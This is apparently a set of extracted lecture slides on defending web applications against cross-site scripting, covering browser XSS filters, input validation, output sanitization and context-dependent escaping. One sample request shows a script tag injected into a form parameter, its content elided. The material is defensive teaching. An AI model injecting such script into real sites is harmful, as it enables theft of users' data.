  - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>...</script>

Client-side XSS Filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>...</script>

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input Validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">
   <h1>User Info</h1>
   <p>Hi {{user.name}}</p>
   <p id="status" style="{{user.style}}"></p>
</div>

<script>
   $.get('/user/status/{{user.id}}', function(data) {
      $('#status').html('You are now ' + data.status);
   });
</script>
```

Challenges of Sanitizing Data

HTML Sanitization

Attribute Sanitization

Script Sanitization

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HTML Sanitization

Attribute Sanitization

Script Sanitization

Was this sanitized by the server?